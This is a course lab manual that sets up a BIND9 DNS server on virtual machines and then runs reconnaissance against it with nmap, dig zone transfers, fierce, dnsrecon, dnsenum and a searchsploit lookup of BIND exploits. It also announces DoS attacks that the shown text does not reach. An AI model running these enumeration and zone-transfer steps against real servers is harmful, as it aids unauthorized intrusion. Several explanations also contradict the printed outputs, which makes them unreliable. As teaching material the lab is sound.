

# Setup and Hack BIND DNS Server

## Contents

<b>Lab Setup</b>	<b>2</b>
<b>Lab Overview</b>	<b>2</b>
<b>Task 1: Setup the BIND Server</b>	<b>3</b>
<b>Task 2: Perform Reconnaissance using OSINT Tools</b>	<b>12</b>
<b>Task 3: Attacking the DNS Server</b>	<b>21</b>
<b>Submission</b>	<b>27</b>

## Lab Setup

This lab has been tested within Ubuntu 22.04, Kali Linux 2022.1 and Linux Mint 21.2 on VMWare.

Here are the links to download their respective .iso files:

<https://linuxmint.com/download.php>  
<https://ubuntu.com/download/desktop>  
<https://www.kali.org/get-kali/#kali-platforms>

## **Lab Overview**

The learning objective of this lab is for students to understand the fundamentals of the Domain Name System and its concepts. The Domain Name System or DNS for short, is a hierarchical system that translates readable domain names into their respective IP addresses and vice versa. It is essentially a database that is split up and stored on countless machines around the world. No entity can take control of the DNS due to its decentralised, distributed nature and this proves to be one of its salient features. In this lab students will understand the hierarchy and functions of the DNS. In order to achieve this we will utilise the Berkeley Internet Name Domain (BIND) to set up a private DNS server on one of the Virtual Machines. BIND is the most widely used DNS software on the Internet. Once setting it up, we will utilise various OSINT modules to gather information on our server and subsequently attack it.

This lab covers the following topics:

- BIND9
- Gathering Open Source Intelligence using,
  - DIG (Domain Information Groper)
  - Host
  - Fierce, Dnsrecon, Dnsenum
  - Nmap
- Attacking the DNS server with a DoS attack via,
  - Metasploit (DNS Traffic Amplification, TKEY bug exploit)
  - DRDoS exploit written by noptrix of NullSecurity

## **Task 1: Setup the BIND Server**

In this task, we study the commands that can be used to create the environment for creating a DNS Server using BIND. Please do the following tasks:

- Open the terminal on your virtual machine and execute the following,

**Command:**

```
$ sudo apt install bind9 dnsutils -y
```

**Note: In case you run into an error, make sure you have binutils installed.**

- The above command will set up the environment you will require to configure your own private DNS Server.
- Navigate to the bind directory and list its contents with the following command,

**Command:**

```
$ cd /etc/bind && ls
```

```
lazerwild@ubuntu:~$ cd /etc/bind && ls
bind.keys  db.127  db.empty  named.conf          named.conf.local  rndc.key
db.0       db.255  db.local  named.conf.default-zones  named.conf.options  zones.rfc1918
lazerwild@ubuntu:/etc/bind$
```

BIND's DNS configuration files are stored in /etc/bind/named.conf (pronounced as name-dee).

We will first begin by creating a new zone and pointing it to our domain's configuration file.

- Now, we will begin to configure the DNS Server. With the help of your favourite text editor (vim/nano), edit the named.conf.local file. This file is used to create local zones.

**Command: < replace .cs000 with your SRN >**

```
sudo nano named.conf.local or sudo vi named.conf.local
```

```
GNU nano 6.2                                     named.conf.local
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "pes.cs000"{
    type master;
    file "/etc/bind/db.pes.cs000";
};
```

**Note: If you are using nano then you may exit the editor by pressing Ctrl+X > y and for vim you follow Esc > :wq**

A DNS Zone is a partition within the DNS Namespace. Generally, a large organisation will have several zones defined and each of these zones are managed by separate entities. Creating zones helps for administrative purposes and divides responsibilities of a name server. In the above folder we create our own local DNS Zone called **pes.cs000**.

- Now, we configure the file **named.conf.options** to specify additional details about our DNS Server's functionality such as query behaviour, recursion, etc.

#### Command:

**sudo nano named.conf.options**

```
GNU nano 6.2                                named.conf.options *
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    forwarders {
        192.168.199.129;
        8.8.8.8;
    };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;

    listen-on-v6 { any; };
};
```

We uncomment the forwarders field and specify two ip addresses. The first ip address is that of the DNS Server itself (you may use the ip address of your virtual machine) and the second is the address of an open recursive resolver owned by Google. The forwarders field indicates where the DNS query can be addressed if it is not resolved in the local cache.

It is a good practice to restart and check the status of the BIND service after making changes.

#### Command:

```
sudo systemctl restart bind9
```

```
sudo systemctl status bind9
```

This ensures that BIND *accepts* the changes that we have made in the config files. The BIND service will refuse to restart in case any syntax errors are made.

For example,

```
lazerwild@ubuntu:/etc/bind$ sudo systemctl restart bind9
[sudo] password for lazerwild:
Job for named.service failed because the control process exited with error code.
See "systemctl status named.service" and "journalctl -xeu named.service" for details.
```

You may follow the on-screen instructions and execute the command,

```
journalctl -xeu named.service
```

```
lazerwild@ubuntu:/etc/bind$ journalctl -xeu named.service
Sep 12 01:06:23 ubuntu named[6146]: -----
Sep 12 01:06:23 ubuntu named[6146]: adjusted limit on open files from 524288 to 1048576
Sep 12 01:06:23 ubuntu named[6146]: found 6 CPUs, using 6 worker threads
Sep 12 01:06:23 ubuntu named[6146]: using 6 UDP listeners per interface
Sep 12 01:06:23 ubuntu named[6146]: DNSSEC algorithms: RSASHA1 NSEC3RSASHA1 RSASHA256 RSASHA512 ECDSA256SHA256 ECDSA384SHA384 ED25519
Sep 12 01:06:23 ubuntu named[6146]: DS algorithms: SHA-1 SHA-256 SHA-384
Sep 12 01:06:23 ubuntu named[6146]: HMAC algorithms: HMAC-MD5 HMAC-SHA1 HMAC-SHA224 HMAC-SHA256 HMAC-SHA384 HMAC-SHA512
Sep 12 01:06:23 ubuntu named[6146]: TKEY mode 2 support (Diffie-Hellman): yes
Sep 12 01:06:23 ubuntu named[6146]: TKEY mode 3 support (GSS-API): yes
Sep 12 01:06:23 ubuntu named[6146]: config.c: option 'trust-anchor-telemetry' is experimental and subject to change in the future
Sep 12 01:06:23 ubuntu named[6146]: loading configuration from '/etc/bind/named.conf'
Sep 12 01:06:23 ubuntu named[6146]: /etc/bind/named.conf.local:12: missing ';' before '}'
Sep 12 01:06:23 ubuntu named[6146]: loading configuration: failure
Sep 12 01:06:23 ubuntu named[6146]: exiting (due to fatal error)
Sep 12 01:06:23 ubuntu systemd[1]: named.service: Control process exited, code=exited, status=1/FAILURE
```

The syntax error originates from the named.conf.local file and can be handled accordingly.

Otherwise, the restart command will not raise any errors.

```
lazerwild@ubuntu:/etc/bind$ sudo systemctl restart bind9
lazerwild@ubuntu:/etc/bind$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2023-09-12 01:21:47 IST; 7s ago
     Docs: man:named(8)
  Process: 6262 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
    Main PID: 6263 (named)
      Tasks: 8 (limit: 4556)
     Memory: 7.0M
        CPU: 82ms
    CGroup: /system.slice/named.service
            └─6263 /usr/sbin/named -u bind

Sep 12 01:21:47 ubuntu named[6263]: running
Sep 12 01:21:47 ubuntu named[6263]: network unreachable resolving './NS/IN': 2001:dc3::35#53
Sep 12 01:21:47 ubuntu named[6263]: network unreachable resolving './NS/IN': 2001:500:a8::e#53
Sep 12 01:21:47 ubuntu systemd[1]: Started BIND Domain Name Server.
Sep 12 01:21:47 ubuntu named[6263]: network unreachable resolving './NS/IN': 2001:500:1::53#53
Sep 12 01:21:47 ubuntu named[6263]: network unreachable resolving './NS/IN': 2001:500:9f::42#53
Sep 12 01:21:49 ubuntu named[6263]: timed out resolving './DNSKEY/IN': 192.168.199.129#53
Sep 12 01:21:49 ubuntu named[6263]: timed out resolving './DNSKEY/IN': 192.168.199.129#53
Sep 12 01:21:49 ubuntu named[6263]: resolver priming query complete: success
Sep 12 01:21:49 ubuntu named[6263]: managed-keys-zone: Key 20326 for zone . is now trusted (acceptance timer complete)
```

- In order to configure the **db.pes.cs000** file that we defined in the **named.conf.local**, we utilise the **db.local** file structure and make changes to it by copying it to **db.pes.cs000**.

## Command:

```
sudo cp db.local /etc/bind/db.pes.cs000
```

```
sudo nano db.pes.cs000
```

The contents of the zone configuration file should look something like this,

```
GNU nano 6.2 db.pes.cs000 *
;
; BIND data file for local loopback interface
;
$TTL      604800
@         IN      SOA      localhost. root.localhost. (
                                2          ; Serial
                                604800     ; Refresh
                                86400      ; Retry
                                2419200    ; Expire
                                604800 )   ; Negative Cache TTL
;
@         IN      NS       localhost.
@         IN      A        127.0.0.1
@         IN      AAAA     ::1
```

Start of Authority (SOA): It is an important field at the beginning of every zone configuration file. SOA consists of important information about the zone, which includes, the authoritative name server(s), email address of the administrator, domain updation details, etc.

**Note: It is important to update the Serial Number each time the file is updated. Generally, it is common practice to append the date and day of updation in the yyyyymmddn format, where, n represents the number of updation. For this example, we will append the number by a count of 1.**

- Begin by replacing localhost by the master DNS server- **pes.cs000**. Similarly, update the email address of with **pes.cs000**, replacing localhost.

**Note: Here we do not specify '@' in the email address and instead '.' is utilised.**

Upon making the changes, the file should resemble the below output,

```
GNU nano 6.2                                     db.pes.cs000 *
;
; BIND data file for local loopback interface
;
$TTL      604800
@         IN      SOA      pes.cs000. root.pes.cs000. (
                        3      ; Serial
                        604800 ; Refresh
                        86400  ; Retry
                        2419200 ; Expire
                        604800 ) ; Negative Cache TTL
;
@         IN      NS       ns.pes.cs000.
@         IN      A        192.168.199.129
@         IN      AAAA     ::1
ns        IN      A        192.168.199.129
```

Here, 'ns' is just the name of our authoritative domain **pes.cs000** and is specified as a name server record. This means that the **ns.pes.cs000.** is responsible for providing DNS information to **pes.cs000.**

**Additional Task:** We encourage you to create your own records in the zone configuration file. Research a bit and find out what type of records can be specified.

**Note:** The IP addresses of the records can be of your choice but please keep in mind that they must lie in the same subnet. This is important when we later define the reverse lookup zone.

Definitions:

	Type	Explanation
@ / ns	Name	Used to be mapped to an address specified in record data.
;		Comments
IN	Record Class	Denotes Internet. Another class in common use is CHAOS (CH).
SOA, A, AAAA, NS	Record Type	Denote the Start Of Authority, IPv4 address, IPv6 address and Name Server records respectively
root.pes.cs000. ns.pes.cs000. 192.168.199.129 ::1	Record Data	Depends on the Record Type but it will generally be an IP address or the name of the domain. The first record data is root.pes.cs000. Within the parentheses, there are various numbers that represent the serial number, refresh time, retry time, expiry time and the negative cache TTL.

Restart your BIND Service and check its status with the following commands,

**Command:**

```
sudo systemctl restart bind9
```

```
sudo systemctl status bind9
```

- Let us go back to the file **named.conf.local** and define our reverse lookup zone. This is imperative to provide a reverse lookup for the DNS Server.

A DNS Server's functionality partly lies in translating a domain name into an IP address. By defining a reverse lookup zone, we enable the translation of an IP address into a domain name.

- Navigate back to **named.conf.local** file and make the following changes,

**Command:**

```
sudo nano named.conf.local
```



```
GNU nano 6.2                                named.conf.local *
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "pes.cs000"{
    type master;
    file "/etc/bind/db.pes.cs000";
};

zone "199.168.192.in-addr.arpa"{
    type master;
    file "/etc/bind/db.192";
};
```

The above change creates a zone and points to its configuration file **db.192**. Before moving onto configuring the reverse lookup zone, let's understand the changes we have made:

- ❖ zone "199.168.192.in-addr.arpa" : 199.168.192 is the IP address mentioned in reverse order. 199 is the third octet of the domain's address, 168 is the second octet and 192 is the first octet. ".in-addr.arpa" is the name of the top-level domain used for reverse DNS.
  - ❖ type master - indicates that the server is an authoritative one.
  - ❖ file "/etc/bind/db.192" : configuration of the reverse DNS resolution is taken care of in **db.192** file.
- 
- Let us create a **db.192** file. We can use the **db.127** file as a template and make changes accordingly.

**Command:**

```
sudo cp db.127 /etc/bind/db.192
```

```
sudo nano db.192
```

- The file should look something like this:

**Note: Update the serial number with every change.**

```
GNU nano 6.2                                     db.192 *
;
; BIND reverse data file for local loopback interface
;
$TTL      604800
@         IN      SOA      pes.cs000. root.pes.cs000. (
                        2      ; Serial
                        604800 ; Refresh
                        86400  ; Retry
                        2419200 ; Expire
                        604800 ) ; Negative Cache TTL
;
@         IN      NS       ns.
129       IN      PTR      ns.pes.cs000.
140       IN      PTR      ns1.pes.cs000.
150       IN      PTR      mailserver.pes.cs000
```

In the Name section, replace it with the fourth octet of the address you specified in the Record Name section of the **db.pes.cs000** file. For example, we denoted ns.pes.cs000. to point to the address 192.168.199.129 and hence, in **db.192** we will specify **129** to be the POINTER record for the address ns.pes.cs000.. The PTR record provides the domain name associated with an IP Address and is essential for reverse DNS query resolution.

- Restart the BIND service and check its status and proceed if there are no syntax errors.
- Lastly, configure the **resolv.conf** file to tell your system to utilise your domain as the primary DNS server. Navigate to the **resolv.conf** with the following command,


**Command:**

```
sudo nano /etc/resolv.conf
```

- Update the **nameserver** field with the **IP Address of your domain** and the search field with the **name of your domain (pes.cs000)**.


**Note:** You may have to repeat this process on each boot. It's also good practice to provide your domain's IP address in the IPv4 settings of your Virtual Machine. To do so,

- Navigate to your wireless connection tab in the top right corner of your screen (bottom right for Linux Mint users)



```
lazerwild@ubuntu: /etc$
Memory: 7.2M
CPU: 74ms
CGroup: /system.slice/named.service
└─2446 /usr/sbin/named -u bind

Sep 13 00:46:12 ubuntu systemd[1]: Started BIND Domain Name Server.
Sep 13 00:46:12 ubuntu named[2446]: zone pes.cs000/IN: sending notifies (
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving './DNSKEY/IN': 19
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving './DNSKEY/IN': 19
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving 'ns/A/IN': 192.16
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving 'ns/AAAA/IN': 192
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving 'ns/A/IN': 192.168.199.129#53
Sep 13 00:46:13 ubuntu named[2446]: timed out resolving 'ns/AAAA/IN': 192.168.199.129#53
Sep 13 00:46:13 ubuntu named[2446]: managed-keys-zone: Key 20326 for zone . is now trusted (accept
Sep 13 00:46:13 ubuntu named[2446]: resolver priming query complete: success
^X
lazerwild@ubuntu: /etc$ ping google.com
PING google.com (142.250.195.238) 56(84) bytes of data:
64 bytes from maa03s43-in-f14.1e100.net (142.250.195.238): icmp_seq=1 ttl=128 time=15.9 ms
64 bytes from maa03s43-in-f14.1e100.net (142.250.195.238): icmp_seq=2 ttl=128 time=18.5 ms
64 bytes from maa03s43-in-f14.1e100.net (142.250.195.238): icmp_seq=3 ttl=128 time=18.0 ms
64 bytes from maa03s43-in-f14.1e100.net (142.250.195.238): icmp_seq=6 ttl=128 time=35.6 ms
^C
--- google.com ping statistics ---
6 packets transmitted, 4 received, 33.333% packet loss, time 5581ms
rtt min/avg/max/mdev = 15.877/21.990/35.554/7.893 ms
lazerwild@ubuntu: /etc$
```



- Apply the changes.

## Task 2: Perform Reconnaissance using OSINT Tools

Before moving ahead with this task, we will need to connect our domain with the other Virtual Machines. Follow the last 2 steps of the previous task (the ones mentioned in **Note**).

Ping google.com to check whether the DNS server is working on the other Virtual Machines. If there are no errors, then let's get started with our research before hacking!

In this task, we will make use of tools such as, Dig, Host, NSlookup, DNSrecon, DNSenum, Nmap and Searchsploit

### Nmap:

- Nmap is short for Network Mapper and is a popular port scanner.

#### **Command:**

**nmap <TargetIP>**

**nmap 192.168.199.129**

- Running this we get,

```
lazerwild@mint:~$ nmap 192.168.199.129
Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-13 09:02 IST
Nmap scan report for ns.pes.cs000 (192.168.199.129)
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
```

The results should show a single open port—port 53—and this is characteristic of a name server.

Let's start another scan to test the UDP services.

#### **Command:**

**nmap -sU <TargetIP>**

**nmap -sU 192.168.199.129**

```
(lazerwild@kali)-[~]
$ sudo nmap -sU 192.168.199.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-14 01:49 IST
```

**Note:** This scan will take longer than a regular TCP scan as UDP provides no way for a sender (Nmap in this case) to verify if a packet (or datagram) was received by the target

**host. Nmap must wait for a longer time than with TCP scanning for a response, if any comes back at all. Nmap will also resend packets just in case they were lost en route.**

- Let us test for UDP services for a single port

**Command:**

**sudo nmap -sU <TargetIP> -p 53**

**sudo nmap -sU 192.168.199.129 -p 53**

```
lazerwild@mint:~$ sudo nmap -sU 192.168.199.129 -p 53
[sudo] password for lazerwild:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-13 09:19 IST
Nmap scan report for ns.pes.cs000 (192.168.199.129)
Host is up (0.00068s latency).

PORT      STATE SERVICE
53/udp    open  domain
MAC Address: 00:0C:29:42:21:EB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

These scans show us that DNS service is running on TCP or UDP port 53.

### Dig (Domain Information Groper):

Dig is a basic DNS query tool.

- To use Dig to query a specific name server, use the following syntax:

**Command:**

**dig @ <Name Server> <Domain Name>**

**In this example, dig @192.168.199.129 pes.cs000**

```
lazerwild@mint:~$ dig @192.168.199.129 pes.cs000

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> @192.168.199.129 pes.cs000
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51010
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: b8683004b64fd9dc0100000065016d87a76b25dc2cecd123 (good)
;; QUESTION SECTION:
;pes.cs000.                IN      A

;; ANSWER SECTION:
pes.cs000.                604800  IN      A      192.168.199.129

;; Query time: 3 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (UDP)
;; WHEN: Wed Sep 13 13:36:31 IST 2023
;; MSG SIZE rcvd: 82
```

As you can see, there is a QUESTION SECTION containing the original query and an AUTHORITY SECTION, but there is no ANSWER SECTION. There is also a line that indicates which SERVER was queried, and in this case, it is 192.168.56.101#53 (the port is also shown). The attached AUTHORITY SECTION provides this information in the form of a glue record. It is by this method that circular dependencies within DNS are overcome.

- Using Dig to get IP addresses of the subdomains

**Command:**

**dig @<IPAddress> <DomainName>**

**dig @192.168.199.129 ns1.pes.cs000**

```
lazerwild@mint:~$ dig @192.168.199.129 ns1.pes.cs000

; <<>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <<>> @192.168.199.129 ns1.pes.cs000
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 24125
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 7f049e9e736993da0100000065016f0a2d52db601184f57d (good)
;; QUESTION SECTION:
;ns1.pes.cs000.                IN      A

;; ANSWER SECTION:
ns1.pes.cs000.                604800  IN      A      192.168.199.140

;; Query time: 0 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (UDP)
;; WHEN: Wed Sep 13 13:42:58 IST 2023
;; MSG SIZE rcvd: 86
```

You can see that there is an ANSWER SECTION that provides the definitive answer to the query. The IP address of ns1.pes.cs000 is **192.168.199.129**.

- Dig can be used to specify exactly which resource records you want. By default, Dig looks for an A record, but you can specify any BIND9 record type with this syntax:

**Command:**

**dig @<IPAddress> <DomainName> <RecordType>**

**dig @192.168.199.129 pes.cs000 AAAA**

```
lazerwild@mint:~$ dig @192.168.199.129 pes.cs000 AAAA
; <>> DiG 9.18.12-0ubuntu0.22.04.2-Ubuntu <>> @192.168.199.129 pes.cs000 AAAA
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16754
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 155898cf23c6d5d201000000650200d29f6882b8c9e25782 (good)
;; QUESTION SECTION:
;pes.cs000.                IN      AAAA

;; ANSWER SECTION:
pes.cs000.                604800  IN      AAAA    ::1

;; Query time: 0 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (UDP)
;; WHEN: Thu Sep 14 00:04:57 IST 2023
;; MSG SIZE rcvd: 94
```

- DNS name servers can also be queried for their software type and version. **This won't always work**, but if a server has been misconfigured, it may leak information that can be used to identify vulnerabilities. An interesting quirk of the BIND software is that it seemingly supports queries of CHAOSNET, a legacy network type from the ARPANET days. The CHAOS class is used by BIND to store information about itself, like metadata. Queries still take the form of domain names, though, using .bind as the top-level domain. When you query in this way, answers are returned as TXT (text) records.

**Command:**

**dig @<NameServer> <DomainName> <RecordType>**

**dig @192.168.199.129 pes.cs000 chaos version.bind txt**

```
lazerwild@mint:~$ dig @192.168.199.129 pes.cs000 chaos version.bind txt

; <<>> DiG 9.18.12-Ubuntu0.22.04.2-Ubuntu <<>> @192.168.199.129 pes.cs000 chaos version.bind txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 49982
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: fe82c834132e0c9701000000650202957246817a3fa7b52c (good)
;; QUESTION SECTION:
;pes.cs000.                CH      A

;; Query time: 4 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (UDP)
;; WHEN: Thu Sep 14 00:12:29 IST 2023
;; MSG SIZE rcvd: 66

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 20540
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: fe82c834132e0c9701000000650202964ca70f319c182098 (good)
;; QUESTION SECTION:
;version.bind.             IN      TXT

;; AUTHORITY SECTION:
.                10800  IN      SOA      a.root-servers.net. nstld.verisign-grs.com. 2023091301 1800 900 604800 86400

;; Query time: 524 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (UDP)
;; WHEN: Thu Sep 14 00:12:30 IST 2023
;; MSG SIZE rcvd: 144
```

As we can see, we are not able to view the version of BIND being used.

Zone transfer requests are a way to copy a DNS zone file from one zone to another. A company that has switched hosting providers needs a way to transfer its DNS setup from one name server to another. To perform a transaction such as this, DNS requires the connection-oriented, and more reliable, TCP rather than UDP.

- Poorly configured DNS name servers will have sensitive information in their Zone transfer requests. Let's use Dig to see if we can exploit the same.

#### Command:

**dig @<IPaddress> AXFR <DomainName>**

**dig @192.168.199.129 AXFR pes.cs000**



```
lazerwild@mint:~$ dig @192.168.199.129 AXFR pes.cs000

; <<>> DiG 9.18.12-Ubuntu0.22.04.2-Ubuntu <<>> @192.168.199.129 AXFR pes.cs000
; (1 server found)
;; global options: +cmd
pes.cs000.        604800 IN      SOA     pes.cs000. root.pes.cs000. 3 604800 86400 2419200 604800
pes.cs000.        604800 IN      NS      ns.pes.cs000.
pes.cs000.        604800 IN      A       192.168.199.129
pes.cs000.        604800 IN      AAAA    ::1
mail.pes.cs000.   604800 IN      CNAME   mailserver.pes.cs000.
mailserver.pes.cs000. 604800 IN      A       192.168.199.150
ns.pes.cs000.     604800 IN      A       192.168.199.129
ns1.pes.cs000.    604800 IN      A       192.168.199.140
pes.cs000.        604800 IN      SOA     pes.cs000. root.pes.cs000. 3 604800 86400 2419200 604800
;; Query time: 0 msec
;; SERVER: 192.168.199.129#53(192.168.199.129) (TCP)
;; WHEN: Thu Sep 14 00:17:37 IST 2023
;; XFR size: 9 records (messages 1, bytes 286)
```

Included in this response are a number of hostnames and IP addresses. The list of hosts returned by this DNS query can now be added to your list of targets, and further DNS lookups should be performed to get a complete list of hostnames and corresponding IP addresses.

**Note: AXFR is the protocol used by DNS servers during a Zone Transfer.**

### Fierce:

- Fierce tool can be used to gather information from the virtual NSA name server. Help on using Fierce can be obtained with `fierce --help`. The following is a simple example of usage:

### **Command:**

**fierce --domain <DomainName> --dns-servers <IP Address>**

**fierce --domain pes.cs000 --dns-servers 192.168.199.129**

```
lazerwild@mint:~$ fierce --domain pes.cs000 --dns-servers 192.168.199.129
NS: ns.pes.cs000.
SOA: pes.cs000. (192.168.199.129)
Zone: success
{<DNS name @>: '@ 604800 IN SOA @ root 3 604800 86400 2419200 604800\n'
 '@ 604800 IN NS ns\n'
 '@ 604800 IN A 192.168.199.129\n'
 '@ 604800 IN AAAA ::1',
<DNS name mail>: 'mail 604800 IN CNAME mailserver',
<DNS name mailserver>: 'mailserver 604800 IN A 192.168.199.150',
<DNS name ns>: 'ns 604800 IN A 192.168.199.129',
<DNS name ns1>: 'ns1 604800 IN A 192.168.199.140'}
```

It went on to brute-force common hostnames. If this was a real client, you'd certainly want to perform some further checks to see what other hosts you could find.

### DNSrecon:

- Dnsrecon is a “DNS Enumeration and Scanning Tool,” according to its man page.

Running a basic scan can be done as follows:\

#### **Command:**

**dnsrecon -n <IPAddress> -d <DomainName>**

**dnsrecon -n 192.168.199.129 -d pes.cs000**

```
lazerwild@mint:~$ dnsrecon -n 192.168.199.129 -d pes.cs000
[*] std: Performing General Enumeration against: pes.cs000...
[-] DNSSEC is not configured for pes.cs000
[*]      SOA pes.cs000 192.168.199.129
[*]      SOA pes.cs000 ::1
[*]      NS ns.pes.cs000 192.168.199.129
[-]      Recursion enabled on NS Server 192.168.199.129
[*]      A pes.cs000 192.168.199.129
[*]      AAAA pes.cs000 ::1
[*] Enumerating SRV Records
[+] 0 Records Found
```

## DNSenum:

- Dnsenum is yet another tool for enumerating DNS information.

### Command:

**dnsenum -dnsserver <IPAddress> <DomainName>**

**dnsenum -dnsserver 192.168.199.129 pes.cs000**

```
lazerwild@mint:~$ dnsenum --dnsserver 192.168.199.129 pes.cs000
dnsenum VERSION:1.2.6

-----  pes.cs000  -----

Host's addresses:
-----
pes.cs000.                604800    IN      A       192.168.199.129

Name Servers:
-----
ns.pes.cs000.             604800    IN      A       192.168.199.129

Mail (MX) Servers:
-----

Trying Zone Transfers and getting Bind Versions:
-----

Trying Zone Transfer for pes.cs000 on ns.pes.cs000 ...
pes.cs000.                604800    IN      SOA     (
pes.cs000.                604800    IN      NS      ns.pes.cs000.
pes.cs000.                604800    IN      A       192.168.199.129
pes.cs000.                604800    IN      AAAA    ::1
mail.pes.cs000.           604800    IN      CNAME   mailserver.pes.cs000.
mailserver.pes.cs000.     604800    IN      A       192.168.199.150
ns.pes.cs000.             604800    IN      A       192.168.199.129
ns1.pes.cs000.            604800    IN      A       192.168.199.140
```

## Searchsploit:

**Note: Use Kali Linux for searchsploit and Metasploit**

Searchsploit is a tool that can be used to find exploits for known vulnerabilities; that is, by now they should have been patched; but in the real world, oftentimes this is not the case. Searchsploit is a simple yet powerful tool offered by Offensive Security. Let's search for exploits on BIND.

## Command:

**searchsploit isc bind**

```
(lazerwild@kali)-[~]
$ searchsploit isc bind
```

Exploit Title	Path
ISC BIND (Linux/BSD) - Remote Buffer Overf	linux/remote/19111.c
ISC BIND (Multiple OSes) - Remote Buffer O	linux/remote/19112.c
ISC BIND 4.9.7 -T1B - named SIGINT / SIGIO	linux/local/19072.txt
ISC BIND 4.9.7/8.x - Traffic Amplification	multiple/remote/19749.txt
ISC BIND 8 - Remote Cache Poisoning (1)	linux/remote/30535.pl
ISC BIND 8 - Remote Cache Poisoning (2)	linux/remote/30536.pl
